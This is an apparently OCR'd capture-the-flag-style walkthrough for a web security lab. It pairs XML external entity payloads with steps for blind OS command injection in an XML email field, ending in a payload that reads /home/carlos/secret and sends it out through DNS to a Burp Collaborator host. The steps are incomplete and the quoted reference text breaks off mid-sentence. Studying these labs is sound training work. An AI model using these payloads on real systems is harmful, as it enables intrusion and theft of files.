
```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://whatever/exploit.dtd"> %xxe;
]>
<users>
    <user>
        <username>Example1</username>
        <email>example1@domain.com</email>
    </user>
    <user>
        <username>Example2</username>
        <email>example2@domain.com</email>
    </user>
</users>
```

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://whatever"> %xxe; ]>
<users>
    <user>
        <username>Example1</username>
        <email>example1@domain.com</email>
    </user>
    <user>
        <username>Example2</username>
        <email>example2@domain.com</email>
    </user>
</users>
```


3. **You should face an error:**



4. **Run automated burp scan on POST request for file upload, OS command injection should be detected here**




5. **Discover which command format is valid (e.g. using ping to collaborator, you should see DNS lookup). Pay attention on all the characters in the command. Here and in all other steps remember to insert references to your own collaborators.**





```
<email>`0&amp;ping
mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net &amp;`</email>
```

6. **Try to inject command inside this command (e.g. whoami – collaborator responses with carlos then)**




```
<email>`0&amp;ping
$(whoami).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net
&amp;`</email>
```

7. **Our final payload:**




```
<email>`0&amp;ping $(cat /home/carlos/secret
).mtjqfgycz3qj9i2qbd9g0ngtnktfh4.burpcollaborator.net &amp;`</email>
```

Similar labs:
https://portswigger.net/web-security/os-command-injection/lab-blind-out-of-band-data-exfiltration
Idea was getting from here:

https://portswigger.net/web-security/os-command-injection

- ;
- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- ` injected command `
- $ (injected command)

Note that the different shell metacharacters have subtly different behaviors that might affect whether they work in certain situations, and whether they allow in-band retrieval of command output or are useful only for blind exploitation.

Sometimes, the input that you control appears within quotation marks in the original command. In this situation, you

https://portswigger.net/web-security/os-command-injection